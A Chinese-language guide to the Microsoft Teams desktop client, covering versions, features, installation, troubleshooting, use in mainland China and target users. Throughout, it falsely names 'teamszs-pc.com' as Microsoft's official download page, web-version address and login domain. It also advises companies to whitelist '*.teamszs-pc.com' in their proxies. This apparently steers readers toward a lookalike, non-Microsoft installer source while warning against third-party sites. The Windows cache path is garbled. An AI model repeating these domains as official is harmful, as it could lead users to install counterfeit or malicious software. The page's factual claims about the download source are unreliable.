
5个关于Teams电脑版的关键认识 功能限制与适用人群

Teams电脑版是微软 Teams 的桌面客户端,安装在 Windows 或 macOS 电脑上独立运行,支持同一账号最多在 5 台设备上同时登录,涵盖 Windows PC、Mac、iPhone、iPad 和安卓设备。它与网页版最大区别在于可后台常驻推送消息、缓存离线数据、调用系统级音视频硬件。免费版单次会议最长 60 分钟、最多 100 人,付费版则可达 30 小时、容纳 300 人。
核心要点
- 认准官网 teamszs-pc.com 下载正版

- 装前右键查数字签名,发布者须为 Microsoft Corporation
- 经典版桌面客户端 2025年6月30日后停用,务必换新版
- 长会议、频繁共享文档选桌面版,通话更稳更省内存
- 避开第三方下载站,防版本滞后与捆绑软件
关键速览
- Teams电脑版支持最多 5 台设备同时登录同一账号
- 免费版单次会议最长 60 分钟,最多 100 人
- 桌面版比网页版多出后台通知与本地文件同步
- Windows 版需 Windows 10 及以上,4GB 内存起步
- 付费版会议时长上限 30 小时,可容纳 300 人
Teams电脑版是什么 和网页版、移动端有什么区别?

Teams电脑版是微软 Teams 的桌面客户端,也就是安装在 Windows 或 macOS 电脑上独立运行的应用程序。它和网页版最大的区别在于:桌面版可以后台常驻推送消息、缓存离线数据、调用系统级音视频硬件。微软官方 2025 年说明指出,同一账号最多可在 5 台设备上同时登录,涵盖 Windows PC、Mac、iPhone、iPad 和安卓设备。
三个版本不是”功能一样、界面不同”这么简单。网页版靠 WebRTC(浏览器内置的实时通信技术)跑通话,无需插件,但必须允许第三方 Cookie 才能正常工作。桌面版则直接调用本地编解码器,长会议时更省内存。移动端胜在随身通知,却在多人屏幕共享上受限。
桌面版、网页版、移动端的实测差异对比
下表按四个高频使用场景拆解三个版本的真实表现,帮你判断该在哪台设备上开会。
| 维度 | 桌面版(Windows/Mac) | 网页版(teamszs-pc.com) | 移动端(iOS/安卓) |
|---|---|---|---|
| 通话质量 | 调用本地编解码器,长会议更稳 | 依赖 WebRTC,受浏览器影响 | 受网络波动影响大 |
| 后台通知 | 系统级常驻推送 | 关闭标签页即断 | 系统推送,最及时 |
| 屏幕共享 | 支持共享单窗口+控制权移交 | 仅整屏或单标签页 | 仅共享整个手机屏 |
| 离线缓存 | 本地缓存聊天记录 | 无离线能力 | 部分缓存 |
需要长时间开会、频繁共享文档或移交演示控制权的用户,选桌面版最省心。临时加入一场会、又不想装软件的场景,网页版够用。下一节讲清楚正版下载地址,避开假冒安装包。

如何下载Teams电脑版 官网地址是哪个才是正版?
正版Teams电脑版只有一个安全下载入口:微软官方页面 teamszs-pc.com,或直接访问 teamszs-pc.com。这两个地址提供 Windows 和 macOS 安装程序,且是微软 2025 年明确标注的新版客户端来源。认准官网,你拿到的就是最新签名版本。
为什么不建议从腾讯软件中心这类第三方站下载?第三方分发站有两个常见坑。一是版本滞后,部分聚合站长期挂着经典版 Teams,而微软已宣布经典版桌面客户端在 2025 年 6 月 30 日之后停止工作,装了等于白装。二是安装器捆绑,一些下载站用自家的”高速下载器”外壳包裹原始安装包,过程中可能推送额外软件。
怎么核验下载的安装包是不是正版?
装之前先看数字签名。右键安装文件(如 teamsbootstrapper.exe)→ 属性 → 数字签名标签页,发布者必须显示 Microsoft Corporation,证书状态为”此数字签名正常”。签名缺失、发布者是陌生公司名,或提示证书无效,一律删除重下。
- 官网地址:teamszs-pc.com
- 发布者字段:Microsoft Corporation,证书需在有效期内
- 文件哈希:进阶用户可用 PowerShell 命令
Get-FileHash比对完整性
Windows 端安装Teams电脑版不需要管理员权限,普通账户即可完成;而 Mac 上的 PKG 安装包必须具备管理员权限才能装。这是官方系统级设计差异,遇到 Mac 装不上先检查账户权限。
Teams个人版和企业版电脑版有什么不同 该装哪个?
两个版本都叫Teams电脑版,但登录的账户类型决定了功能边界。个人版用免费Microsoft账户,主打家庭和朋友沟通;工作/学校版用企业或学校账户,由公司IT后台统一管理。个人用户装个人版,公司员工必须装工作版,你手里的企业账户只能登录后者。
会议时长、存储、Copilot上各差多少?
免费个人版的群组会议有60分钟上限,超时会被强制断开。付费的Microsoft 365订阅把这个限制放宽到30小时。存储也是分水岭:据Microsoft官方说明,Microsoft 365个人版订阅捆绑的Teams电脑版提供1 TB(1000 GB)云存储,并支持最多5台设备同时登录。免费版则只有基础的几GB共享空间。
| 维度 | 免费个人版 | 工作/学校版 |
|---|---|---|
| 登录账户 | 免费Microsoft账户 | 企业/学校账户 |
| 群组会议时长 | 60分钟 | 30小时 |
| 云存储 | 基础几GB | 1 TB(付费订阅) |
| 管理后台 | 无 | Teams管理中心 |
| Copilot AI助手 | 不含 | 需额外授权许可 |
管理后台(Teams管理中心,即IT给全公司统一配权限、装策略的控制台)只有工作版才有。Copilot这类AI会议摘要功能也不在免费版里,得由企业单独购买授权。
决策很直接:在家用、和朋友视频,装个人版就够;上班用公司邮箱登录,只能装工作版,否则连不进公司频道。

Teams电脑版有哪些核心功能?

Teams电脑版围绕五大模块运转:聊天、频道、视频会议、文件协作、应用集成。桌面客户端相比网页版多出背景虚化、多屏共享、本地录制缓存等系统级能力。Microsoft 官方 2025 年说明指出,同一账户可在最多 5 台设备(含 Windows PC 和 Mac)上同时登录,消息实时同步。
⚠️ 常见错误:从第三方软件站下载 Teams,装完却发现是”经典版”客户端。原因:这类聚合站版本滞后,而微软已在 2025 年 6 月 30 日后停用经典版桌面客户端,装了等于白装。修复:只从 teamszs-pc.com 下载新版。
五大模块各自负责什么?
先把功能边界说清楚,再看桌面版的差异。
- 聊天(Chat):一对一或群组私聊,支持 GIF、表情、消息撤回。桌面版可后台常驻,新消息弹系统通知。
- 频道(Channels):团队公共讨论区,按项目或部门分栏,消息按话题串联,不会像私聊一样刷屏。
- 视频会议:桌面版独占背景虚化(把身后杂物模糊掉)、多屏共享(同时投两块显示器内容)、以及会议本地录制。
- 文件协作:频道文件默认存进 SharePoint,私聊文件存进 OneDrive,多人可同时编辑同一个 Word 文档,改动实时可见。
- 应用集成:把 Planner、Forms、第三方应用固定成标签页,不用切窗口。
桌面版比网页版多哪些硬能力?
关键差异在硬件调用。背景虚化和降噪需要读取本地 GPU 与麦克风驱动,网页版受浏览器沙箱限制,常降级或卡顿。多屏共享同样依赖桌面级屏幕捕获权限。这就是团队协作场景里,Teams电脑版比网页版更稳的技术原因。
Teams电脑版装不上或打不开怎么办?
装不上或打不开Teams电脑版,九成问题出在三个地方:安装包被旧版占用、缓存文件损坏、企业代理拦截登录。先关掉后台残留进程,再清缓存,最后重装,按这个顺序走,大多数故障十分钟内能解决。关键背景:Microsoft 2025 年官方文档指出,经典版桌面客户端已在 2025 年 6 月 30 日后停止工作,若你还在装老版本,它根本无法启动。
下载卡住或安装失败怎么处理?
下载卡在中途,通常是网络中断或旧版进程占用文件。先按 Ctrl+Shift+Esc 打开任务管理器,结束所有名为 ms-teams 或 Teams 的进程。Windows 上安装新版客户端不需要管理员权限;但 Mac 用 PKG 安装包时,系统会强制要求管理员密码,这是官方规定,不是 bug。装不动就换官网重新拉取安装程序。
闪退或黑屏无法启动怎么办?
闪退绝大多数是缓存文件损坏。清缓存路径要记牢:
- Windows 缓存目录:文件资源管理器地址栏输入
%LocalAppData%PackagesMSTeams_8wekyb3d8bbweLocalCache,删除里面所有内容 - Mac 缓存目录:访达按 Cmd+Shift+G,输入
~/Library/Application Support/Microsoft/Teams,清空后重启
清完再打开,黑屏问题基本消失。
登录一直转圈或死循环怎么解决?
登录死循环多半是企业代理或时间不同步。公司网络下,让 IT 把 *.teamszs-pc.com 加入代理白名单。个人电脑先校准系统时间,时间偏差超过 5 分钟,身份验证令牌就会失效,导致反复弹登录框。
Teams在中国可以用吗 网页版和电脑版哪个更稳?
能用,但要分清版本。国际版 Teams(登录 teamszs-pc.com)在中国大陆可以访问,不过连接经常不稳,会议掉线、文件上传卡住是常态。真正为中国大陆合规运营的是世纪互联版(21Vianet),由微软授权世纪互联在境内数据中心运营的独立版本,数据存在国内,连接更稳定。两者账户不互通,登录入口也不同。
国际版和世纪互联版差在哪?
最核心的区别是数据落地。国际版数据存在海外微软数据中心,跨境访问要绕远路;世纪互联版数据存在境内,走本地网络。企业若在中国大陆有员工,官方推荐直接用世纪互联版,登录域名是 teams.microsoft.cn,而不是国际版的.com。
- 国际版:海外数据中心、跨境链路、连接波动大、部分功能受网络影响
- 世纪互联版:境内运营、本地数据存储、合规、连接更稳,但功能更新略慢于国际版
网页版和Teams电脑版哪个更稳?
网络受限时,Teams电脑版更稳。桌面客户端能缓存离线数据、断线后自动重连,消息不会因为一次抖动就丢。网页版依赖 WebRTC 实时通信技术(2025 年官方说明),且必须允许第三方 Cookie,一旦浏览器策略拦截或链路波动,通话就直接断。桌面版还能调用系统级音视频硬件,弱网下音质衰减比网页版小。开会用桌面版,临时查消息用网页版。
哪些人和场景最适合用Teams电脑版?
每天开三场以上视频会议、需要跨部门共享文件、长期远程办公的人,最该装Teams电脑版。Microsoft 官方 2025 年说明指出,同一账户可在最多 5 台设备上登录,桌面客户端能后台常驻推送、调用系统级音视频硬件,这些正是重度用户离不开的能力。偶尔登录看消息的轻度用户,网页版就够。
远程办公的人为什么该装桌面版?
远程办公靠”在线状态”传递信任。桌面版关掉窗口后仍在后台运行,状态灯保持绿色,同事发消息你能秒收弹窗;网页版一关标签页就等于下线,消息全靠下次登录补看。对按小时协作的分布式团队,这个差别直接影响响应速度。
跨部门项目协作用桌面版好在哪?
跨部门项目常同时开着聊天、频道、共享文档三个窗口。桌面版支持多屏共享和本地文件拖拽上传,把 Excel 直接拖进频道即可;网页版受浏览器沙箱(浏览器为安全设的隔离区)限制,大文件上传更容易卡。项目经理一天切换十几个频道,桌面版的快捷键和后台缓存明显更顺手。
轻度用户的边界在哪?
一周登录不超过两三次、只收发文字、从不主持会议的人,不必装。网页版通过 WebRTC 支持通话会议,无需插件下载,只要在浏览器允许第三方 Cookie 即可正常用。临时进一场会议、用完就走的外部访客,直接点会议链接走网页版最省事。
总结 该不该装Teams电脑版及下一步操作
如果你每天开会、跨部门传文件、长期远程办公,该装Teams电脑版;偶尔登录一次的轻度用户,直接用网页版更省事。判断标准就一条:你需不需要后台常驻推送和系统级音视频。Microsoft 官方 2025 年说明指出,同一账户可在最多 5 台设备上同时登录,桌面重度用户几乎都会用满这个额度。
该不该装 取决于你是哪类用户?
先对号入座,再决定装不装。
- 重度会议用户:每天 3 场以上视频会议,选桌面版,背景虚化和多屏共享是网页版给不了的。
- 企业员工:用工作/学校账户登录,只能装工作版,IT 后台统一管控。
- 轻度用户:一周登录一两次,网页版够用,不占硬盘也不吃后台内存。
装之前该走哪几步?
按顺序走这份清单,避开踩坑:
- 只从 微软官方下载页取安装包,绕开第三方站点的捆绑软件。
- 确认账户类型——个人账户装个人版,企业账户装工作版,别装错。
- Windows 装新版无需管理员权限;Mac 用 PKG 包必须有管理员权限,先备好密码。
- 中国大陆合规场景选世纪互联版(21Vianet),境内数据中心连接更稳。
关键时间点别忘:经典版桌面客户端已在 2025 年 6 月 30 日后停止工作,现在装的必然是新版。装好后先测一次音视频,确认摄像头和麦克风被正确调用,就能上手了。




